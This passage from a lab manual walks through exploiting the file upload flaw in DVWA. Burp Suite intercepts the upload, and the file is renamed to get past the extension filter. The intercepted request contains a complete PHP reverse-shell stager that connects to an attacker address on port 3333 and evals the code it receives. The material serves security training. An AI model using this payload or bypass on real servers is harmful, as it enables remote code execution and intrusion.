


55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.



Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.


56. In the next **Burp Suite Community Edition** notification, click **OK**.




57. If **Terms and Conditions** window appears click **I Accept**.

58. A notification appears saying that **An update is available**, click **Close**.

59. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.



60. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



61. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

62. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is set to off.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Intercept is on

Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Open browser

Use a different browser

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

View documentation

Using Burp Proxy

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

View

Burp Proxy options

Reference information about the different options you have for customizing Burp Proxy's behaviour.

View

Burp Proxy documentation

The central point of access for all information you need to use Burp Proxy.

View

63. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: File Upload". On the left sidebar, under the "File Upload" category, the "File Upload" option is highlighted. In the main content area, there is a form with a file input field containing "medium.php.jpg" and a "Upload" button. Below the form, a section titled "More Information" lists three links related to unrestricted file uploads.

64. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.

The screenshot shows the Burp Suite interface with the title "Burm Suite Community Edition v2021.8.2 - Temporary Project". The "Proxy" tab is selected. In the "Raw" tab, a captured POST request is shown. The "Content-Disposition" header includes "filename=medium.php.jpg", which is highlighted in yellow. The "Raw" tab also shows the file content being uploaded.

65. Change the **filename** to **medium.php** and click the **Forward** button to forward the request.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy

Intercept is on

```

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----114007963814896215343176887960
8 Content-Length: 1586
9 Origin: http://10.10.1.22:8080
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.1.22:8080/dvwa/vulnerabilities/upload/
13 Cookie: security=medium; PHPSESSID=i8dnkc3l0ifndo6f6tqemfkelo
14 Upgrade-Insecure-Requests: 1
15
16 -----114007963814896215343176887960
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----114007963814896215343176887960
21 Content-Disposition: form-data; name="uploaded"; filename="medium.php"
22 Content-Type: image/jpeg
23
24 /*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 3333; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) {
    suhosin_bypass=create_function('', $b);
    suhosin_bypass();
} else {
    eval($b);
}
die();
}
25
26
27 -----114007963814896215343176887960
28 Content-Disposition: form-data; name="Upload"

```

0 matches

66. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.

Note: If a **Confirm** pop-up appears, click **Yes**.

Burp Suite Community Edition v2021.8.2 - Temporary Project

**Proxy**

**Intercept** **HTTP history** **WebSockets history** **Options**

**Forward** **Drop** **Intercept is off** **Action** **Open Browser**

**Use Burp's embedded browser**

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

**Open browser**

**Use a different browser**

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

**View documentation**

**Using Burp Proxy**

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

**View**

**Burp Proxy options**

Reference information about the different options you have for customizing Burp Proxy's behaviour.

**View**

**Burp Proxy documentation**

The central point of access for all information you need to use Burp Proxy.

**View**

67. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.

Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox

**Vulnerability: File Upload**

10.10.1.22:8080/dvwa/vulnerabilities/upload/#

**DVWA**

## Vulnerability: File Upload

Choose an image to upload:

**Browse...** No file selected.

